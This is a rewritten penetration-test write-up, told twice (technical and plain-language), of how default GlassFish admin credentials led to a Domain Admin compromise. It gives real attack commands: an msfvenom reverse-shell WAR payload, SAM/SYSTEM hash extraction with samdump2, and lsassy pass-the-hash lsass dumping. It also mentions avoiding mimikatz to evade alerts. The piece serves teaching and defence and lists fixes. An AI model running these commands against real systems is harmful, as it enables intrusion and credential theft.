DOMAIN ADMIN Compromise in 3 HOURS
A server running Sun GlassFish Enterprise Server was left with default admin credentials, allowing the attacker to deploy a malicious WAR file and gain remote code execution as NT SYSTEM. The attacker then dumped local password hashes and, due to password reuse, obtained plaintext credentials for a Domain Admin account.
 Published on infosecwriteups.com
Hi everyone; I hope you enjoyed my previous blog post on “How I obtained Admin access in 30 seconds” — so today I am bringing you another CRITICAL finding I discovered recently; which sheds some lights on the importance of changing default credentialsand password reuse.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers an engagement in which a default credential on an application server led, within about three hours of enumeration and exploitation, to Domain Admin. The entry point was a Sun GlassFish Enterprise Server, an application server responsible for deploying web applications inside the enterprise environment. Because that server deploys at least some of the company's web applications, control of it means control over what code runs on the application tier.

The feature that mattered is GlassFish's deployment of .war files. A WAR (web application archive) distributes a collection of JAR files, JavaServer Pages, Java Servlets, Java classes and other files that constitute a web application. If you can deploy a WAR, you can make the server run code you wrote.
Setup
The researcher used the following tools:
- nmap, for the initial scan of the target range.
- msfvenom, to build a malicious WAR file.
- A listener on the attacking machine to catch the reverse connection.
- samdump2, to extract NTLM hashes from the SAM and SYSTEM files.
- lsassy, to dump lsass on other hosts using a stolen hash.
- procdump (procdump64.exe), used by lsassy as the dumping method.
Finding it
A simple nmap scan on the target or targets identified one interesting application server, Sun GlassFish Enterprise Server. Research on the product showed that its default credential is admin with the password adminadmin. Trying that pair gave the researcher admin access to the application responsible for deploying web applications within the client's environment.
The weakness is not subtle: a well-known administrative interface left on its shipped default password, on a host that can deploy code.
Exploitation
Step 1: Build a malicious WAR
msfvenom can create a .war reverse HTTPS payload, and that is what the researcher used:
msfvenom -p <payload> LHOST=<IP> LPORT=443 -f war > payload.war
-p selects the payload, LHOST and LPORT point the reverse connection back to the attacking machine on port 443, and -f war sets the output format so the result is a deployable archive written to payload.war.
Step 2: Deploy the WAR and catch the shell

The malicious WAR was uploaded to the application and "deployed", which triggers payload execution by the affected server. In the meantime, the researcher set up a listener on the attacking machine.

Once deployed, the server connected back and delivered a shell.
Step 3: Check privileges
With RCE in hand, the researcher ran whoami to see what privileges the shell had on the system. In this case the answer was very lucky: the shell was running as NT SYSTEM, which effectively means full ownership of the host.

Step 4: Create a local admin and RDP in

With SYSTEM privileges the next step was to create a local user and add that user to the local administrators. That allowed the researcher to RDP into the affected server with the newly created local admin account.
Step 5: Dump the SAM and SYSTEM files
With one local admin account, the question was how to move laterally. The researcher deliberately avoided mimikatz to reduce the chance of triggering alerts, and instead went for a copy of the SAM and SYSTEM files, to be processed with samdump2 for the NTLM hashes of the other local accounts.
Copying those files through the Windows GUI sometimes does not work, and it did not work here. The command line was the way round it: with CMD open as Administrator, the researcher entered commands to dump the SAM and SYSTEM files.

The files were then ex-filtrated to the Kali machine and processed:
samdump2 SYSTEM SAM
This returned the hash of the Local Administrator account.

Step 6: Password reuse and lsassy
With the NTLM hash of the Administrator account, the bet was that the sysadmin reused the same password for the domain controller and the rest of the servers in the environment. If other servers have an Administrator account with the same password, the hash can be used directly. The researcher ran lsassy from Kali to leverage the Administrator hash and dump lsass for hashes and plaintext passwords of other users:
lsassy <TARGETIP/RANGE> -u USER -m procdump -H <HASHVALUE> -O procdump_path=<path to procdump64.exe>
-u sets the user, -m procdump selects procdump as the dumping method, -H supplies the hash instead of a password, and -O procdump_path= points lsassy at the procdump64.exe binary.
One of the servers had saved a credential of a user in plaintext, and that user belonged to the Domain Admins group.

Step 7: Clean up and demonstrate impact
After that, the remaining work was to clean up artefacts, move laterally within the network, and expose possibly sensitive files as a final demonstration of the impact of default credentials and password reuse.
Root cause
The initial mistake is a shipped default credential (admin / adminadmin) left unchanged on an administrative interface that can deploy web applications. Because deployment equals code execution, that single weak password is remote code execution on the application server. The second mistake is password reuse: the same local Administrator password across servers, including the domain controller, let a hash taken from one host authenticate to others. The third is credential storage: a Domain Admin credential was saved in plaintext on a server, where an lsass dump recovered it. The researcher avoided mimikatz to reduce the chance of triggering alerts.
Impact
Under the conditions seen here, an attacker with network access to the GlassFish server could take SYSTEM on it, create a local administrator, RDP in, extract the local Administrator hash, reuse it across the environment, and recover a Domain Admin credential in plaintext from another server. From there the researcher moved laterally and exposed possibly sensitive files. The report does not quantify how many hosts were affected or what data was reached.
Fix
Change the default GlassFish administrative credentials. Do not reuse the local Administrator password across servers, and do not store credentials in plaintext on hosts. The report does not say which of these the client implemented.
Variants to test
- Other default administrative credentials on deployable middleware. Try the vendor's documented default pair on application servers and management consoles in scope. A positive result is an authenticated administrative session that can deploy or modify applications.
- Deployment interfaces reachable from the user network. Check whether WAR, EAR or similar upload endpoints are exposed beyond the administration network. A positive result is an upload form or API reachable without extra network position.
- Local Administrator hash reuse. After obtaining a local Administrator hash on one host, attempt authentication with it against other hosts in the range. A positive result is a successful remote authentication using the hash alone.
- Plaintext credentials in lsass. Dump lsass on hosts where the reused hash works and look for plaintext credentials of privileged users. A positive result is a credential belonging to a high-privilege group.
- Service account exposure through SAM and SYSTEM. Where GUI copying fails, test command-line dumping of SAM and SYSTEM and offline extraction. A positive result is a usable NTLM hash for a local account.
What happened, in plain words
A security researcher tested how well a company's systems were protected. The job is called a penetration test: you try to break in, with permission, and then tell the company what you found so they can fix it. This write-up is the story of one of those tests.
The researcher found a server that runs and publishes the company's web applications. That server still had the password it ships with from the factory, the same way a new Wi-Fi router comes with a default password printed on a sticker. The password was admin / adminadmin. Because that server is allowed to install new web applications, and installing an application means making the server run code, the researcher could make it run code of their own. From there they climbed from one server up to a Domain Admin credential.
Two habits made the climb possible: leaving a default password unchanged, and reusing the same password on many machines. The rest of this article walks through each step slowly, explaining every term the first time it appears.
The pieces you need to know first
Before the steps, a few ideas come up again and again. Read these once and the rest will be much easier.
- Server: a computer whose job is to answer requests from other computers. When you open a website, your browser asks a server for the page.
- Web application: a program that runs on a server and is used through a browser, like an online shop or a staff portal.
- Application server: a piece of software whose job is to host and run web applications. Think of it as a shelf where several web applications are placed and kept running.
- Enumeration: the information-gathering phase of a test. You look at what is on the network, what software is running and which versions, before trying anything. It is like walking around a building and reading the signs before trying any doors.
- Default credentials: the username and password a product ships with so that it can be used the first time. They are documented publicly, which means anyone can look them up. If nobody changes them, anyone who finds the product can log in.
- Remote Code Execution (RCE): a situation where an attacker can make a remote computer run commands or programs of the attacker's choosing. It is the difference between being able to read a form on a website and being able to type commands into the computer behind it.
- Shell: a command prompt on a computer, the place where you type commands. A "reverse shell" is one where the victim computer connects back to the attacker's computer, so the attacker gets a prompt without needing to reach the victim directly.
- Listener: a small program on the attacker's machine that waits for an incoming connection. It is like leaving a phone line open and waiting for the other side to call.
- Hash: a short fingerprint calculated from a password or file. Systems store hashes instead of passwords so that a stolen database does not directly reveal the passwords. On Windows, the fingerprint used for account passwords is called an NTLM hash.
- Lateral movement: moving from one compromised computer to another inside the same network, getting closer to the valuable systems.
- Domain: in a Windows company network, a central set of rules and accounts that many computers share. A domain controller (DC) is the server that keeps the list of accounts and checks logins for the whole domain.
- Domain Admin: the most powerful kind of account in a Windows domain. It can administer the domain controller and, in practice, almost everything else.
- RDP (Remote Desktop Protocol): the Windows feature that lets you see and control another computer's desktop over the network, as if you were sitting in front of it.
- SAM and SYSTEM: two files on every Windows computer that hold the local account database and the keys needed to read it. Together they let someone recover the local account password hashes offline.
- lsass: a Windows process that handles logins and keeps credentials in memory while users are logged in. Reading its memory can reveal passwords and hashes.
- Kali Linux: a Linux distribution made for security testing. It comes with many of the tools used here.
The setup
The researcher worked from a Kali Linux machine and used these tools:
- nmap, to scan the network and see which computers and services are there.
- msfvenom, to build a malicious WAR file (explained below).
- A listener on the attacking machine to catch the reverse connection.
- samdump2, to extract NTLM hashes from the SAM and SYSTEM files.
- lsassy, to read lsass memory on other hosts using a stolen hash.
- procdump (procdump64.exe), a legitimate Microsoft tool that lsassy uses to take a copy of a process's memory.
Finding it
A simple nmap scan on the target or targets identified one interesting application server, Sun GlassFish Enterprise Server. GlassFish is an application server: it hosts and runs web applications for the company. The researcher then researched the product, the way anyone would look up a manual, and found that its default credential is admin with the password adminadmin.
Trying that pair worked. The researcher gained admin access to the application responsible for deploying web applications within the client's environment. In other words, they were now logged in to the control panel that decides which web applications run on that server.
The weakness is not subtle: a well-known administrative interface left on its shipped default password, on a host that can deploy code. It is like a building manager's office left unlocked with the key still in the factory packaging on the desk.
Exploitation
Step 1: Build a malicious WAR
One feature of GlassFish is that it accepts .war files. A WAR (web application archive) is a package that distributes a collection of JAR files, JavaServer Pages, Java Servlets, Java classes and other files that constitute a web application. Think of it as a zip file that contains a whole small website, ready to be installed. If you can deploy a WAR, you can make the server run code you wrote, because the WAR is the code.
msfvenom can create a .war reverse HTTPS payload, and that is what the researcher used:
msfvenom -p <payload> LHOST=<IP> LPORT=443 -f war > payload.war
Line by line:
msfvenomis the tool being run. It builds small programs used in tests.-p <payload>chooses which payload to build. The angle brackets are placeholders: the real payload name goes there.LHOST=<IP>tells the payload which address to connect back to, namely the attacker's machine.LHOSTis the address the payload connects back to, namely the attacker's machine.LPORT=443sets the port on the attacker's side. A port is a numbered door on a computer; 443 is the door normally used for HTTPS, encrypted web traffic, so the connection looks like ordinary web browsing.-f warsets the output format to WAR, so the result is a deployable archive.> payload.warwrites the result into a file calledpayload.war.
Step 2: Deploy the WAR and catch the shell
The malicious WAR was uploaded to the application and "deployed", which triggers payload execution by the affected server. In the meantime, the researcher set up a listener on the attacking machine.
Once deployed, the server connected back and delivered a shell.
Why this works: the server's job is to install and run web applications. The researcher gave it an application that, when started, calls home to the attacker. The server did exactly what it was built to do, which is why this is so dangerous.
Step 3: Check privileges
With RCE in hand, the researcher ran whoami to see what privileges the shell had on the system. whoami is a command that simply prints the name of the account you are currently using. It is the first thing to check after getting a shell, because it tells you how much power you have.
In this case the answer was very lucky: the shell was running as NT SYSTEM. That is the highest-privilege built-in account on a Windows computer, above even the Administrator account. Effectively, it means full ownership of the host.
Step 4: Create a local admin and RDP in
With SYSTEM privileges the next step was to create a local user and add that user to the local administrators. A local account exists only on that one computer, and putting it in the administrators group gives it full control of that computer. The reason to create a new account rather than keep using the shell is convenience: a normal account can be used to log in through RDP, the Windows remote desktop, which is far easier to work with than a text-only shell.
That allowed the researcher to RDP into the affected server with the newly created local admin account.
Step 5: Dump the SAM and SYSTEM files
With one local admin account, the question was how to move laterally, meaning how to reach other computers in the network. There are many ways; the researcher deliberately avoided mimikatz, a well-known tool for stealing Windows credentials, to reduce the chance of triggering alerts. Security software often recognises mimikatz, so using something less famous is a way to stay quiet.
Instead the researcher went for a copy of the SAM and SYSTEM files, to be processed with samdump2 for the NTLM hashes of the other local accounts. The SAM file is the local account database; the SYSTEM file contains the key material needed to read the passwords inside it. You need both, and you can analyse them later on your own machine, offline, where no monitoring on the server can see what you are doing.
Copying those files through the Windows graphical interface sometimes does not work, and it did not work here. The command line was the way round it: with CMD open as Administrator, the researcher entered commands to dump the SAM and SYSTEM files.
The files were then ex-filtrated, meaning copied out of the company network to the researcher's own machine, and processed:
samdump2 SYSTEM SAM
Line by line:
samdump2is the tool being run. It reads the two files and prints the account names with their password hashes.SYSTEMis the first file given to it, the one holding the key material.SAMis the second file, the account database.
The order matters: the tool needs the SYSTEM file first to be able to unlock the SAM file. This returned the hash of the Local Administrator account.
Step 6: Password reuse and lsassy
With the NTLM hash of the Administrator account, the bet was that the sysadmin reused the same password for the domain controller and the rest of the servers in the environment. Password reuse means using one password in many places. It is the digital version of using the same key for your house, your office and your car: lose it once and everything opens.
If other servers have an Administrator account with the same password, the hash can be used directly, without ever knowing the password itself. Windows accepts the hash as proof of identity in certain logins, which is why stealing hashes is so valuable.
The researcher ran lsassy from Kali to leverage the Administrator hash and dump lsass for hashes and plaintext passwords of other users:
lsassy <TARGETIP/RANGE> -u USER -m procdump -H <HASHVALUE> -O procdump_path=<path to procdump64.exe>
Line by line:
lsassyis the tool being run.<TARGETIP/RANGE>is the address, or range of addresses, of the computers to try. The angle brackets are placeholders for the real value.-u USERsets the username to authenticate as.-m procdumpselects procdump as the method used to take a copy of lsass memory.-H <HASHVALUE>supplies the hash instead of a password. This is the stolen Administrator hash.-O procdump_path=<path to procdump64.exe>tells lsassy where to find the procdump64.exe program it should use.
One of the servers had saved a credential of a user in plaintext, meaning the password was stored in readable form rather than as a hash, and that user belonged to the Domain Admins group. That is the top of the ladder: an account that can administer the whole Windows domain.
Step 7: Clean up and demonstrate impact
After that, the remaining work was to clean up artefacts, meaning remove the files and accounts created during the test so the client's systems are left tidy, move laterally within the network, and expose possibly sensitive files as a final demonstration of the impact of default credentials and password reuse. Showing impact matters in a test: it turns "this could be bad" into "this is what an attacker would have reached".
Root cause
The initial mistake is a shipped default credential (admin / adminadmin) left unchanged on an administrative interface that can deploy web applications. Because deployment equals code execution, that single weak password is remote code execution on the application server.
The second mistake is password reuse: the same local Administrator password across servers, including the domain controller, let a hash taken from one host authenticate to others.
The third is credential storage: a Domain Admin credential was saved in plaintext on a server, where an lsass dump recovered it.
The researcher avoided mimikatz to reduce the chance of triggering alerts. The researcher's choice to avoid mimikatz suggests an expectation that common tooling would raise alerts, but nothing in the account is said to have stopped the activity.
Impact
Under the conditions seen here, an attacker with network access to the GlassFish server could take SYSTEM on it, create a local administrator, RDP in, extract the local Administrator hash, reuse it across the environment, and recover a Domain Admin credential in plaintext from another server. From there the researcher moved laterally and exposed possibly sensitive files. The report does not quantify how many hosts were affected or what data was reached.
Fix
Change the default GlassFish administrative credentials. Do not reuse the local Administrator password across servers, and do not store credentials in plaintext on hosts. The report does not say which of these the client implemented.
Variants to test
- Other default administrative credentials on deployable middleware. Try the vendor's documented default pair on application servers and management consoles in scope. A positive result is an authenticated administrative session that can deploy or modify applications.
- Deployment interfaces reachable from the user network. Check whether WAR, EAR or similar upload endpoints are exposed beyond the administration network. A positive result is an upload form or API reachable without extra network position.
- Local Administrator hash reuse. After obtaining a local Administrator hash on one host, attempt authentication with it against other hosts in the range. A positive result is a successful remote authentication using the hash alone.
- Plaintext credentials in lsass. Dump lsass on hosts where the reused hash works and look for plaintext credentials of privileged users. A positive result is a credential belonging to a high-privilege group.
- Service account exposure through SAM and SYSTEM. Where GUI copying fails, test command-line dumping of SAM and SYSTEM and offline extraction. A positive result is a usable NTLM hash for a local account.
Glossary
- Application server: software that hosts and runs web applications for users.
- Artefact: any file, account or setting left behind by an activity; cleaning up artefacts means removing them.
- CMD: the Windows command prompt, a text window where you type commands.
- Default credentials: the username and password a product ships with, which anyone can look up if they are not changed.
- Domain: a group of Windows computers and accounts managed together under shared rules.
- Domain Admin: the most powerful account type in a Windows domain, able to administer the domain controller and most other systems.
- Domain controller (DC): the server that holds the domain's accounts and checks logins.
- Enumeration: gathering information about systems, services and versions before attacking.
- Ex-filtration: copying data out of a network to somewhere else.
- Hash: a fingerprint computed from a password or file; systems store hashes instead of passwords.
- HTTPS: encrypted web traffic, normally on port 443.
- Kali Linux: a Linux distribution built for security testing, with many tools preinstalled.
- Lateral movement: moving from one compromised computer to another inside a network.
- Listener: a program that waits for an incoming connection from a target.
- Local account: an account that exists on one computer only.
- lsass: the Windows process that handles logins and keeps credentials in memory.
- lsassy: a tool that reads lsass memory on remote hosts, using a password or hash to authenticate.
- mimikatz: a well-known Windows credential-stealing tool, often detected by security software.
- msfvenom: a tool that builds payloads, including malicious WAR files.
- nmap: a network scanner that lists hosts and the services they expose.
- NT SYSTEM: the highest-privilege built-in Windows account, above Administrator.
- NTLM hash: the fingerprint Windows stores for account passwords.
- Payload: the small program that runs on the target and performs the attacker's chosen action, such as opening a shell.
- Plaintext: data stored in readable form, not encrypted or hashed.
- Port: a numbered door on a computer through which a service listens.
- procdump: a legitimate Microsoft tool that copies a process's memory; lsassy uses it to copy lsass.
- RCE (Remote Code Execution): making a remote computer run code of your choosing.
- RDP (Remote Desktop Protocol): Windows' feature for controlling another computer's desktop over the network.
- Reverse shell: a shell where the victim connects back to the attacker.
- SAM: the Windows file holding the local account database.
- samdump2: a tool that reads SAM and SYSTEM files and prints account hashes.
- Shell: a command prompt on a computer.
- SYSTEM file: the Windows file holding the key material needed to read the SAM database.
- WAR (web application archive): a package containing a Java web application, ready to be deployed on an application server.
- whoami: a command that prints the name of the account currently in use.



